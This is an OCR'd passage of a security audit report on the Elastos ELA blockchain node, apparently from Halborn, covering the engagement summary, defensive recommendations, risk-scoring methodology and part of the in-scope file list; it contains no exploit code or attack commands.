// Assurance Assessment

Aug 28, 2026 - Oct 9, 2026

Managed Penetration Test

Elastos

HALBORN

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ABOUT THIS REPORT

ASSESSMENT TYPE
Assurance Assessment

SOURCE CODE
/.github/revive-1.2.1.sha256

DATE OF ENGAGEMENT
Aug 28, 2026 - Oct 9, 2026

SEVERITY BREAKDOWN

48	34	3	10	1
All Findings	Solved	Risk Accepted	Acknowledged	Partially Solved



INTRODUCTION

`Elastos` engaged `Halborn` to conduct a security assessment of the ELA main chain node beginning on August 28th, 2026 and ending on October 8th, 2026. The assessment scope was the complete `Elastos.ELA` repository at commit `fb1964b7f90266b62ff562a080d1edbc66002550`, provided to `Halborn` as a source archive. Vendored third-party dependencies were out of scope. The Scope section of this report lists the files in scope. `Halborn` reviewed the remediations at commit `8778f3f9ac928333d8b1ee3a166ba965e978c2e4`.

The reviewed code is the Go implementation of the ELA blockchain node. ELA blocks are merge-mined with Bitcoin through AuxPoW and confirmed by a DPoS arbiter set that includes the CR council members. The node also manages the CR governance state, DPoS V2 staking and rewards, cross-chain deposits and withdrawals for the side chains, and the peer-to-peer and DPoS networks. The commit in scope contains the v1.0.3 release: a `V103Height` consensus gate, a separately gated July-13 reserve-recovery transaction, and changes to block and transaction validation, DPoS and CR accounting, mempool and network bounds, checkpoint rollback behavior, and signature compatibility.

At the commit in scope, `MainNetV103Height` is still set to the disabled value (`math.MaxUint32`). The deployed release activates `V103Height` when `Elastos` pushes it to mainnet. This

assessment therefore treats every rule gated by `V103Height` as active from the deployment height. The other activation gates, such as the July-13 recovery gate, keep the values set at the commit in scope.

ASSESSMENT SUMMARY

`Halborn` was provided with 30 days for this engagement and assigned a security engineer to assess the security of the node implementation in scope. The assigned engineer possesses deep expertise in blockchain and protocol security, including hands-on experience with multiple blockchain node implementations and consensus protocols.

The objectives of this assessment are to:

- Identify potential security vulnerabilities within the node implementation.
- Verify that the consensus, governance, staking and cross-chain logic operates as intended.

In summary, `Halborn` identified several areas for improvement to reduce the likelihood and impact of security risks, which were mostly addressed by the `Elastos` team. The main recommendations were:

- Validate every block, transaction and payload that a peer supplies before the node reads its fields or changes state. A malformed input from an unauthenticated peer must cause a rejection, not a process crash.
- Run the difficulty and context checks before the node stores, relays or acts on a side-chain or orphan block. The mainnet proof-of-work limit makes a valid-looking block header almost free to produce.
- Apply consensus-relevant special transactions, such as `InactiveArbitrators` and `NextTurnDPOSInfo`, only after full signature and context validation on a block that connected to the main chain.
- Bound every resource that a peer controls: block and confirm caches, output queues, peer slots, claimed sync heights, and the work per request.
- Bind every detached payload signature to its transaction type and to a unique value, and retire the legacy V0 payload versions. Use aggregation coefficients or a proof of possession for Schnorr key aggregation.
- Record every state change in the rollback history, so that a reorganization restores the exact previous state.
- Make block assembly apply the same rules as block validation before the release is deployed, because `V103Height` activates at the deployment height.

- Protect the wallet keystore with a salted, slow key derivation, authenticated encryption with a unique IV per record, and atomic writes, and clear secrets from memory after use.

TEST APPROACH AND METHODOLOGY

`Halborn` performed a combination of manual review of the code and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of the assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow security best practices.

The following phases and associated tools were used throughout the term of the assessment:

- Research into the architecture, consensus design and purpose of the ELA node.
- Manual code review and walkthrough of the Go implementation in scope.
- Manual assessment of critical Go integer arithmetic, serialization, consensus and state-transition logic to identify potential vulnerability classes.
- Manual testing using custom Go unit tests against the production code paths, including runs with the Go race detector.
- Fuzz testing of transaction and payload deserialization (Go native fuzzing, `go-fuzz`).
- Static security analysis of the scoped code and imported packages (`gosec`, `staticcheck`, `go vet`, `govulncheck`).

Risk Methodology

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

4.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILITY METRIC (m_e)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A)	1
	Specific (AO:S)	0.2
Attack Cost (AC)	Low (AC:L)	1
	Medium (AC:M)	0.67
	High (AC:H)	0.33
Attack Complexity (AX)	Low (AX:L)	1
	Medium (AX:M)	0.67
	High (AX:H)	0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

4.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (m_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (C:N)	0
	Low (C:L)	0.25
	Medium (C:M)	0.5
	High (C:H)	0.75
	Critical (C:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0

IMPACT METRIC (m_I)	METRIC VALUE	NUMERICAL VALUE
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical (A:C)	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium (Y:M)	0.5
	High (Y:H)	0.75
	Critical (Y:C)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

4.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Scope (s)	Changed (S:C)	1.25
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Critical	High	Medium	Low	Informational
9 - 10	7 - 8.9	4.5 - 6.9	2 - 4.4	0 - 1.9


Scope

FILE

(a) Submitted File: /.github/revive-1.2.1.sha256


(b) Items in scope:

- .github 2 files
  - workflows 1 file
    - go.yml Yaml
  - revive-1.2.1.sha256
- account 5 files
  - account.go Go
  - client_f059_test.go Go
  - client.go Go
  - common.go Go
  - fileStore.go Go
- auxpow 7 files
  - auxpow_test.go Go
  - auxpow.go Go
  - btcfaker.go Go
  - btcheader.go Go
  - btctx.go Go
  - f132_crashguard_test.go Go
  - f172_f173_test.go Go
- benchmark 27 files
  - common 7 files

